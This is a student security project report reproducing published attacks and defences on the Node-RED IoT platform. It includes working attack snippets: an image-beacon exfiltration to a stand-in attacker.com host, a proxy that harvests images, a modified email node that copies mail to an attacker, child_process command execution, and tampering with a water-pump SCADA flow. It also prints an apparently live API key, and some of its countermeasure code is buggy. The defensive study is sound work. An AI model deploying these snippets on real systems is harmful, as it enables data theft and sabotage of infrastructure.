DD2525 Project Report Draft: Node-RED Applications Security: Vulnerabilities, Flows and Sandboxing.

Yuxiang Mao, Yukun Zou

May 25, 2023

1 Background: Node-RED

Node-RED is an IoT application platform that follows a flow-based programming model. The architecture of Node-RED consists of flows, which are collections of apps, connected through nodes. These nodes enable the exchange of messages within a flow and facilitate communication between flows and nodes through the global and flow context.
Nodes in Node-RED are reactive applications implemented in Node.js. They react to incoming messages on a single input port, referred to as the source, and perform computations that may have side effects. The results of these computations can be sent to multiple output ports, known as sinks. There are three main types of nodes in Node-RED: input nodes, output nodes, and intermediary nodes that contain both sources and sinks. Additionally, configuration nodes are used to share configuration data, such as login credentials, among multiple nodes.

2 Goal

The paper[1] describes the privacy, intgrity and availability attacks that the IFTTT platform is vulnerable to and countermeasures including breaking flows and tracking flows. Our first goal is to reproduce the attacks and countermeasures of this paper on the Node-RED platform.
The paper[2] describes the vulnerabilities of the Node-RED platform itself and the countermeasures of applying SandTrap. Our second goal is to reproduce the Node-RED platform vulnerability attacks and SandTrap countermeasures in this paper.

3 Description of work part 1: Information Vulnerabilities

In recent years, the Internet of Things (IoT) has witnessed significant growth, connecting various devices and enabling communication between them. NodeRed, an open-source IoT platform, has gained popularity for its flexibility and ease of use and open-source characteristics. However, like any IoT platform, NodeRed is not immune to vulnerabilities. In this research, we will explore some of the vulnerabilities associated with NodeRed and propose mitigation strategies to enhance its security. The vulnerabilities includes Privacy Attacks with 2 URL-based attacks ,Integrity Attacks and Availability Attacks.

3.1 Privacy Attacks

URL is normally used by the NodeRed nodes in order to interact with other service provider like Google. However the malicious attackers can also leverage URL based attacks by crafting a meticulously made URL to steal your information. Here we introduce two types of URL attacks: URL upload attack and URL markup attack.

3.1.1 URL upload attack

Here is an example about how to perform an URL upload attack. It is in the Appendix 3.1.1.
It is a flow that published on the NodeRed called "Image analysis using Google Cloud Vision". It will executes Image Content Analysis on the entire given image and return with a array including the Image detection results labels as well as the possibilities. What we have done in the project is to do modification in the function node "Make a request for the Google Cloud Vision API to get labels". Here is the given code snippet.
The NodeRed function node doesn't do any sanitation on the given code so that we can inject any URL that we want into it.
In the given code, we set a a malicious URL in the finalUrl and set the originalUrl as the HTTP query parameters. To parse this HTTP Post request, we deploy a localhost NodeJs server and set the "https://attacker.com" to "localhost:3000/images:annotate". This server will work as a proxy between the client and Google server. It will receive the GET request from the client ,save the image while sending it to the Google server. Also, when it receives reply from the Google server, it will also do the same thing. In this process, the privacy will be totally leaked. What make the things worse is that the users will be difficult to realize that they are attacked.

3.1.2 URL markup attack

An example about how we do URL markup attack is given in appendix 3.1.2.
It is a flow that published on the NodeRed called "Send you a daily email of the Packt Publishing free ebook of the day". Here It sets a time trigger to send an email to the given email address including a book list. The flow also uses a Email NodeRed module called "node-red-node-email" to send the given message to the user. Here is an attack snip given in the node "attackers".
The markup URL attack in figure creates an HTML image tag with a link to an invisible image with the attacker's URL parameterized on the message. After that, the email server who receives the email will executes the HTTP tag. As a result , an HTTP GET request will be sent to the attacker's server with all the private message. Here we use a Gmail to take an example.
(Due to the reason that it is the Gmail email server who parse the image label, the localhost server can not be used to get any requests and only the public server will work. Unfortunately we don't have public server. But we do observe that the image label is parsed successfully so if we have a public server, it will be not difficult to deploy it with NodeJs.)

3.2 Integrity Attacks

An example about how we do integrity Attacks is given in appendix 3.2.
Also, the malicious NodeRed maker can compromise the integrity of the flow by take some malicious modification of user's data. It will not pose much damage because the user can finally find it. But some code can also make changes secretary.
Here is a flow used to read or write from the google sheets.The Gsheet node is used for interact with the Google sheets.
What we have done is to add a attack function node is that it will detect if the input is a number. If it is a number ,then there will be 5 percent of possibilities to double the number. It is a quite troublesome code snippet.

3.3 Availability Attacks

An example about how we do integrity Attacks is given in appendix 3.2.
Availability Attacks are very dangerous attacks. Suppose that you set an flow to automatically call or email someone like the police but the message is not snet successfully. NodeRed can use function Node to do many things. If we set the msg value in the flow to "null", the flow will not keep going any more. Please suppose that when there is some emergencies happen and you need to get informed but nothing happens. Here is a flow called "MyQ garage door open email" to inform you that the door of home garage is open. The flow will be given in appendix 3.2.
What we have done is to put on a function node called attack and set the message to null like this code snippet. Then the alarm will not be sent to your email.

3.4 Countermeasures: Breaking the flow

The most direct countermeasures is to break the flow to make sure that the flow can not go from private to public. Since we cannot really contribute codes to NodeRed, so the mitigation is actually a kind of simulation.
For example, as a mitigation to the URL upload attacks in the given situation, we can realize a function node to distinguish that the URL comes from Google and start with google. See appendix 3.4 part A.
Also, as a mitigation to the URL markup attacks in the given situation, we can realize a function node to distinguish that do the URL contains some privacy information. If the interminable overlapping letter is more then 5 letters, the flow will be stopped. See appendix 3.4 part B.

3.5 Countermeasures: Tracking of flow

Tracking flow is an important research direction in the future, which can effectively track information flow and use strategies to limit possible attacks. We give a simple example of implementing flow tracking using JSFlow[3]. JSFlow is a effective tool which can assign label to value and track flows in Javascript code. Below is our attack code to make malicious URL. The originalUrl is a private value, we assign a high label to it by lbl function in JSFlow. The encodedUrl with attacker address is a public value, we assign a low label to it. Then we block the information flow from the originalUrl to the encodedUrl.

3.6 Countermeasures: authenticate communication

At the same time as another method facing the URL upload attacks. We can realize a reliable proxy and encrypt the message when we are sending. Our given reliable server will decrypt it and send it to the real service provider. In that way if someone want to perform an URL upload attacks on this flow , He will only get the message with decryption. We successfully build a reliable server with the use of "Encrytion-JS" and AES encryption algorithm. The code and flow is given in the attached file.

4 Description of work part 2: Platform Vulnerabilities

4.1 Platform-level isolation vulnerabilities

The code is given in Appendix 4.1.
Node-RED is vulnerable to attacks from malicious node creators due to inadequate restrictions on nodes. These attackers have the ability to develop and distribute nodes that have unrestricted

access to the underlying run-time, namely Node-RED and Node.js, as well as the messages flowing within a flow. By leveraging the capabilities of Node.js, an attacker can create malicious Node-RED nodes that utilize powerful Node.js libraries like child_process, enabling them to execute arbitrary commands. This poses a significant security risk to the Node-RED ecosystem. For example, we can use 'dir' command to view the file directory on the users' disks.
Besides, if a malicious node is utilized within a sensitive flow, it has the potential to access and manipulate sensitive data by tampering with incoming messages. For instance, the email node with malicious intent could surreptitiously send a copy of the email text to an attacker's address alongside the intended recipient. The source code of original email node 61-email.js ensures that the sending options, specifically sendopts.to, solely includes the email address of the intended recipient.

```
sendopts.to = node.name || msg.to;
```

The malicious node maker can change this code to send email also to attacker. We implement this attack by modifying the code and installing the modified malicious email module into Node-RED on our own computer to test (We do not publish it in npm).

```
sendopts.to = (node.name || msg.to) + ", attacker@gmail.com";
```

4.2 Application-level context vulnerabilities

The code is given in Appendix 4.2.
Node-RED uses global and flow context to exchange information. Attackers can modify these context.
An example of a vulnerability can be found in a Node-RED flow called "Water Utility Complete Example" that specifically targets SCADA systems. This flow is responsible for managing two tanks and two pumps. The first pump is designed to pump water from a well into the first tank, while the second pump transfers water from the first tank to the second tank.
To keep track of the water levels in each tank, the flow relies on the global context to store and retrieve the relevant data obtained from the physical tanks. It also manipulates the start and stop of the pump by obtaining the value of the global context. As a malicious node maker, we implement the attack and use global.set function to modify the values of the tank and pump to make the pump forever stop or work all the time.

4.3 Countermeasures: Sandtrap

SandTrap[2] leverages the Node.js vm module and two-sided membranes to deliver secure and isolated execution. It enforces comprehensive two-sided access control, including read, write, call, and construct policies, for cross-domain interactions. By combining the power of the Node.js vm module with two-sided membranes, SandTrap ensures robust security and fine-grained control over cross-domain interactions.
We evaluate SandTrap on Node-RED flows. The baseline policy does not allow loading any modules. This policy is sufficient to protect nodes against the platform attacks mentioned in Section 4.1 such as using child_process module and context attacks mentioned in Section 4.2. We implement baseline policy on Lowercase node and Water utility node. We also implement fine-grained value policy on Email node.

4.3.1 Lowercase

The code is given in Appendix 4.3.1.
For Lowercase node which e converts the input msg.payload to lower case letters and sends the result object to the output, we use the function node in Node-RED flow to create a sandbox using SandTrap to monitor javascript code in Eval function. Other cases also use this kind of code to create the box. For this case, we just use coarse-grained baseline policy which will deny all module requires.
In the attack scenario, the malicious node tries to access the content of the /etc/passwd file by invoking the fs.readFile function in function node. However, due to the policy that prohibits requiring any modules within the node, the monitor detects and blocks the execution as soon as the first require statement is encountered.

4.3.2 Water utility

The code is given in Appendix 4.3.2.
For Water utility node which reads and updates the status of water pumps and tanks using globally shared variables mentioned in Section 4.2, as malicious node maker, we change the context to make pump always work or forever stop. The baseline policy could also deny the setting of global context and flow context.

4.3.3 Email

The code is given in Appendix 4.3.3.
For Email node which sends a user-defined message from one email address to another, as malicious node maker, we modify the source code of that node mentioned in Section 4.1 to send email also to attacker. We implement value policy to only allow sending email to yukunzou@kth.se and deny all other email addresses.

4.3.4 Integrating SandTrap into Node-RED

The code is given in Appendix 4.3.4.
At first, we only use SandTrap to monitor a short JavaScript code. Later, we downloaded Node-RED's source code, and modified "E:/node-red/packages/node_modules/@node-red/registry/lib/loader.js", making SandTrap capable of being integrated into Node-RED and monitoring each node.

5 Results and Conclusion

In summary, we have achieved our goal of reproducing the two papers on the Node-RED platform. We implement privacy, integrity and availability attacks and attacks against platform vulnerabilities, and implement countermeasures in terms of flow and sandboxing. Now we have a deeper understanding of the Node-RED platform, security concepts, and offensive and defensive measures.

References

[1] I. Bastys, M. Balliu, and A. Sabelfeld, "If this then what? controlling flows in iot apps," in *Proceedings of the 2018 ACM SIGSAC conference on computer and communications security*, 2018, pp. 1102–1119.

[2] M. M. Ahmadpanah, D. Hedin, M. Balliu, L. E. Olsson, and A. Sabelfeld, “Sandtrap: Securing javascript-driven trigger-action platforms,” in *USENIX Security Symposium (USENIX Security 2021)*, 2021.

[3] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld, “Jsflow: Tracking information flow in javascript and its apis,” in *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, 2014, pp. 1663–1671.

Appendix

In appendix, we will give our contribution, code, Node-RED flow file and running method for each section.

A Contribution

Generally each part was discussed and worked together. We state the focus of each one’s work here.
3.1 Privacy Attacks: Yuxiang deveplops NodeJS servers, Yukun implements Node-RED flows.
Yukun is mainly responsible for 3.2 and 3.5.
Yuxiang is mainly responsible for 3.3, 3.4 and 3.6.
Yukun is mainly responsible for 4.1, 4.3.1, 4.3.3 and 4.3.4.
Yuxiang is mainly responsible for 4.2 and 4.3.2.

B 3.1.1

To run this part of code, first open the flow in rednode and fill in some information like email, then run the NodeJS server at the same time. Then click the import image to see the website. The code is in dic URLupload and flow in dic flow.



Figure 1: NodeRED flow of URL upload attack

```
var image = {content: msg.payload};
var features = {type: 'LOGO_DETECTION', maxResults: 10};
var imageContext = {languageHints: 'ja'};
var originalUrl = "https://vision.googleapis.com/v1/images:annotate?key=
    ↪ AIzaSyDDtX_YnDVfS-o0a7jEDsV4rQALpCkq8Y4";
var encodedUrl = encodeURIComponent(originalUrl);
var finalUrl = "localhost:3000/images:annotate?key=" + encodedUrl;
var request = {image: image, features: features, imageContext: imageContext};
var requests = {requests: request};
msg.payload = requests;
msg.URL = originalUrl;
msg.finalUrl = finalUrl;
return msg;
```

C 3.1.2

To run this part of code, first open the flow in rednode and fill in some information like email and host name, then run the NodeJS server in a server with public IP at the same time. Then click start to see the login output. The code is in dic URmarkup and flow in dic flow.



Figure 2: NodeRED flow of URL markup attack

```
var img = '<img src =\"https://attacker.com?' + msg.payload + '\" style =\"
    ↪ width :0 px; height :0 px; \" > '
msg.payload = img + msg.payload
return msg;
```

D 3.2

To run this part of code, open the flow in rednode and fill in some information like sheet passwords. The flow is in dic flow.



Figure 3: NodeRED flow of integrity attack

The malicious code is given in the 'attack' function node.

```
const randomNumber = Math.random();
if (randomNumber <= 0.05) {
    var number = parseFloat(msg.payload);
    if (number){
        number = number*2
        msg.payload = number.toString()
    }
    }
return msg;
```

E 3.3



Figure 4: NodeRED flow of availability attack

```
\begin{lstlisting}
msg = null
return msg;
```

F 3.4

These function node are already in the flow. Just need to line them up and its ok.

```
const Google = /^https?:\/\/(www\.)?google\.\w{2,3}\b/;
if (!Google.test(msg.URL)){
    msg = null
}
return msg;
```

```
function hasOverlappingParts(string1, string2) {
    const minLength = 5;
    for (let i = 0; i < string1.length - minLength + 1; i++) {
        const substring1 = string1.substr(i, minLength);
        if (string2.includes(substring1)) {
            return true;
        }
    }
    return false;
}

function extractImageTags(str) {
    const regex = /<img([^>]*)>/g;
    const matches = str.match(regex);

    if (matches) {
        const extractedStrings = matches.map((match) => {
            const startIndex = match.indexOf("<img") + 4;
            const endIndex = match.lastIndexOf("img>") - 1;
            return match.substring(startIndex, endIndex);
        });

        return extractedStrings;
    }

    return [];
}

const string1 = extractImageTags(msg.payload);
const string2 = msg.replace(string1);
const hasOverlap = hasOverlappingParts(string1, string2);
if (hasOverlap == true){
    msg == null
}

return msg;
```

G 3.5

The testing file is given in dic JSflow and test1.js.

```
var originalUrl = lbl("https://vision.googleapis.com/v1/images:annotate?key=
    ↪ AIzaSyDDtX_YnDVfS-o0a7jEDsV4rQALpCkq8Y4");

var encodedUrl = "123";

if (originalUrl) {encodedUrl = "localhost:3000/images:annotate?key=" +
    ↪ encodeURIComponent(originalUrl); }
```

H 3.6

The flow is given in dic flow and the server is given in dic reliable server. After running server, we can send the images to the reliable server firstly.

I 4.1

The flow is in dic flow, we use below code to use exec to run 'dir' command to read users' disks.



Figure 5: NodeRED flow of platform isolation vulnerabilities

```
var exec = child_process.exec('dir', (error, stdout, stderr) => {
    if (error) {
    console.error(`exec error: ${error}`);
    return;
    }
    console.log(`stdout: ${stdout}`);
    console.log(`stderr: ${stderr}`);
    msg.payload = stdout;
    callback(msg);
});
```

J 4.2

Below code in the Water Utility flow shows how it gets global context and determines whether a pump should start or stop.

```
var tankLevel = global.get("tank1Level");
var pumpMode = global.get("pump1Mode");
var pumpStatus = global.get(" pump1Status");
var tankStart = global.get("tank1Start");
var tankStop = global.get("tank1Stop");
```

```
if (pumpMode === true && pumpStatus === false &&
tankLevel <= tankStart){
// message to start the pump
}
else if (pumpMode === true && pumpStatus === true
&& tankLevel >= tankStop){
// message to stop the pump
}
```

Our flow is in dic flow, we add an attacker node before the pump1auto node and pump2auto node. For example, we use below code to modify global context to make pump1 forever stop.



Figure 6: NodeRED flow of context vulnerabilities

```
global.set("pump1Mode", true);
global.set("pump1Status", true);

var tankStop = global.get("tank1Stop");
global.set("tank1Level", tankStop);
```

K 4.3.1

We use the below code to initialize SandTrap and generate a baseline policy.

```
let sandtrap = flow.get("sandtrap");
let path = flow.get("path");
let policyPath = path.join("C:/Users/79244/.node-red/node_modules/sandtrap", "
    ↪ policies");
let policy = new sandtrap.Policy.Basic.Policy(policyPath, "quickstart");

let box = new sandtrap.SandTrap(policy);
```


timestamp
path
function
lower-case
debug 2
C:\Users\79244\.node-red\node_modules\sandtrap\index.js
timestamp
path
function
lower-case
debug 4
C:\Users\79244\.node-red\node_modules\sandtrap\index.js

Figure 7: NodeRED flow of Lowercase

The flow is in dic flow, for the benign code below, it works in SandTrap.

```
const code = `
(function() {
    var msg = {};
    msg.payload = "MESSAGE";
    return msg;
})();
`;
```

But for malicious code below, SandTrap baseline policy will deny the require command.

```
const code = `
let fs = require("fs");
fs.readFile('/etc/passwd', 'utf8', (err, data) => {
  if (err) {
    node.error(err);
    return;
  }
});
`;
```

L 4.3.2

The flow is shown in Figure 6. We implement below code to monitor the JavaScript code, the baseline policy will deny context.set command.

```
let sandtrap = flow.get("sandtrap");
let path = flow.get("path");
let policyPath = path.join("C:/Users/79244/.node-red/node_modules/sandtrap", "
    ↪ policies");
let policy = new sandtrap.Policy.Basic.Policy(policyPath, "quickstart");

let box = new sandtrap.SandTrap(policy);
const code = `
(function() {
global.set("pump1Mode", true);
global.set("pump1Status", true);

var tankStop = global.get("tank1Stop");
global.set("tank1Level", tankStop);
})();
`;

let result = box.Eval(code);
msg = result;
return msg;
```

M 4.3.3



Figure 8: NodeRED flow of Email

We modify the sendopts.to in JavaScript source code of npm node-red-node-email, the modified code is in dic node-red-node-email. You should firstly use npm install to locally install this malicious email node. The flow is in dic flow, we use the below code to monitor the 61-email.js.

```
let sandtrap = flow.get("sandtrap");
let path = flow.get("path");
let root = "C:/Users/79244/.node-red";

let policyPath = "C:/Users/79244/node_modules/node-red-node-email";
let policy = new sandtrap.Policy.Basic.Policy(policyPath, "quickstart");

let box = new sandtrap.SandTrap(policy);

//let moduleFilePath = path.resolve(policyPath, "61-email");
let r = box.LoadAsModule("61-email.js");
```

After generating baseline policy, we add the value.json into policies directory. The value.json is given in root dic.

N 4.3.4

The modified code is given in dic node-red, we use the below code to integrate SandTrap in Node-RED platform. After running npm start in the node-red path, we get a policies directory for each node.

```
let policyPath = path.join(root, "policies", policyFile);
let policy = new sandtrap.Policy.Basic.Policy(policyPath, policyFile + ".p");
let sandbox = new sandtrap.SandTrap(policy, root);
var r = sandbox.LoadAsModule(node.file);
```